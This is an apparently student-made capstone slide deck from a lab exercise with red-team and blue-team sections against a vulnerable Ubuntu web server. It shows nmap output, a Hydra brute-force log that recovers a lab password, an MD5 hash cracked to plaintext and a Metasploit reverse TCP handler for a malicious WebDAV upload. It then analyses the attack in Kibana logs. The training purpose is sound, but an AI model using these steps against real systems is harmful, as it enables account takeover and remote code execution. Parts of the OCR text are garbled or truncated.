Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
Address
Range:192.168.1.0/24
Netmask:172.17.196.209
Gateway:10.0.0.1

Machines
IPv4:192.168.
OS: Windows XP
Hostname:
REF-VM-684427

IPv4:192.168.1.90
OS: Kali
Hostname: Kali

IPv4:192.168.1.100
OS: Ubuntu
Hostname: ELK

IPv4: 192.168.1.105
OS: Ubuntu
Hostname:Capstone

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Microsoft Corporation	192.168.1.1	Network Router
Kali	192.168.1.90	Attacker Machine
Intel Corporate	192.168.1.100	ELK Stack Network monitoring
Microsoft Corporation	192.168.1.105	Capstone Server

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Exposed Server Information	Files, usernames, system information listed publicly on web application.	Website gives Public access to company usernames. This can help malicious actors brute force credentials to gain access into accounts.
Brute Force, Poor password Policy	Use of brute force applications in conjunction with leaked passwords list. Server firewall not configured to limit unsuccessful login attempts.	Attackers can gain access to accounts.
HTTP-enum: /webdav/	Server allows executable scripts to be uploaded.	Allows upload and execution of malicious code.

Exploitation: Exposed Server Information

01

Tools & Processes

- Used NETDISCOVER and NMAP scans.
- Firefox web browser.


02

Achievements


- Created network topology using netdiscover of network subdomain 192.168.1.0/24.
- Discovered secret folders exposed to internet.
- Discovered Admin credentials on site login for file access.

Exploitation: Exposed Server Information

03




```
root@Kali:~# nmap -sV -A 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2021-07-16 20:00 PDT
Nmap scan report for 192.168.1.105
Host is up (0.00089s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 73:42:b5:8b:1e:80:1f:15:64:b9:a2:ef:d9:22:1a:b3 (RSA)
|   256 c9:13:0c:50:f8:36:62:43:e8:44:09:9b:39:42:12:80 (ECDSA)
|_  256 b3:76:42:f5:21:42:ac:4d:16:50:e6:ac:70:e6:d2:10 (ED25519)
80/tcp open  http    Apache httpd 2.4.29
| http-ls: Volume /
|   maxfiles limit reached (10)
| SIZE  TIME              FILENAME
| -     2019-05-07 18:23  company_blog/
| 422   2019-05-07 18:23  company_blog/blog.txt
| -     2019-05-07 18:27  company_folders/
| -     2019-05-07 18:25  company_folders/company_culture/
| -     2019-05-07 18:26  company_folders/customer_info/
| -     2019-05-07 18:27  company_folders/sales_docs/
| -     2019-05-07 18:22  company_share/
| -     2019-05-07 18:34  meet_our_team/
| 329   2019-05-07 18:31  meet_our_team/ashton.txt
| 404   2019-05-07 18:33  meet_our_team/hannah.txt
|_
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Index of /
MAC Address: 00:15:5D:00:04:0F (Microsoft)
```



192.168.1.105/company_folders/company_culture/file1.txt

```
ERROR: FILE MISSING


Please refer to company_folders/secret_folder/ for more information


ERROR: company_folders/secret_folder is no longer accessible to the public
```



Authentication Required

http://192.168.1.105 is requesting your username and password. The site says: “For ashtons eyes only”

User Name:

Password:

Exploitation: Brute Force, Poor Password Policy

01

Tools & Processes

- Used HYDRA tool to brute force admin credentials.
- Used rockyou.txt password list to crack password


02

Achievements


- Obtained admin credentials and company secret files.
- Access secret files
- Login credentials

Exploitation: Brute Force

03



```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 11] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-07-01 16:19:52
root@Kali:/usr/share/wordlists#
```



```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

Exploitation: Malicious .exe File Upload

01

Tools & Processes

- Used Crackstation.net to gain access to privileged credentials.


02

Achievements

- Gained ability to upload files to company server

Exploitation: Malicious .exe File Upload

03



Enter up to 20 non-salted hashes, one per line:


```
d7dad0a5cd7c8376eeb50d69b3ccd352
```

□ I'm not a robot


Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: Green: Exact match, Yellow: Partial match,



```
msf5 exploit(multi/handler) > set LHOST=192.168.1.90
[-] Unknown variable
Usage: set [option] [value]

Set the given option to value.  If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore.  Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from `show payloads'.

msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST ⇒ 192.168.1.90
msf5 exploit(multi/handler) > set PORT 4444
PORT ⇒ 4444
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.90:4444
```



dav://192.168.1.105/webdav/

Warning, you are using the root account, you may harm your system.

Enter password for webdav

Username: ryan

Password: •••••••

○ Forget password immediately
● Remember password until you logout
○ Remember forever

8 items, Free space: 4.9 GiB


[ATTEM

Blue Team

Log Analysis and
Attack Characterization

Analysis: Identifying the Port Scan

- The port scan started Jul1, 2021 @ 22:56:31.238
- There was 1000 packets sent from 192.168.1.90
- 1000 different ports received packets in one second




Time	url.path
Jul 1, 2021 @ 22:56:19.669	/
Jul 1, 2021 @ 22:56:19.692	/
Jul 1, 2021 @ 22:56:31.238	/nmaplowercheck1625180191
Jul 1, 2021 @ 22:56:31.238	/
Jul 1, 2021 @ 22:56:31.238	/robots.txt
Jul 1, 2021 @ 22:56:31.238	/

Analysis: Finding the Request for the Hidden Directory

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- The folder was accessed July 1 2021 23:24:28:295
- /connect_to_corp_server/ was the file accessed





```
> Jul 1, 2021 @ 23:24:28.295  status: OK url.path: /company_folders/secret_folder @timestamp: Jul 1, 2021 @ 23:24:28.295
                              agent.type: packetbeat agent.ephemeral_id: 5595e7f0-56c7-4ce9-bd9b-d366bf56ab93 agent.hostname: server1
                              agent.id: de2238f6-73be-44db-906f-12490aa5ab17 agent.version: 7.7.0 server.ip: 192.168.1.105 server.port: 80
                              server.bytes: 626B network.direction: inbound network.community_id: 1:tmcglKyMb7gUgkZUHRG6XmcKC+Y=
                              network.bytes: 1,011B network.type: ipv4 network.transport: tcp network.protocol: http event.dataset: http

> Jul 1, 2021 @ 23:24:28.245  status: OK url.path: /company_folders/secret_folder @timestamp: Jul 1, 2021 @ 23:24:28.245
                              network.community_id: 1:tmcglKyMb7gUgkZUHRG6XmcKC+Y= network.bytes: 1,011B network.type: ipv4
                              network.transport: tcp network.protocol: http network.direction: outbound event.kind: event
                              event.category: network_traffic event.dataset: http event.duration: 1.0 event.start: Jul 1, 2021 @
                              23:24:28.245 event.end: Jul 1, 2021 @ 23:24:28.246 host.name: Kali server.ip: 192.168.1.105 server.port: 80
```

Analysis: Uncovering the Brute Force Attack

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- How many requests were made in the attack?
- How many requests had been made before the attacker discovered the password?






Time	user_agent.original
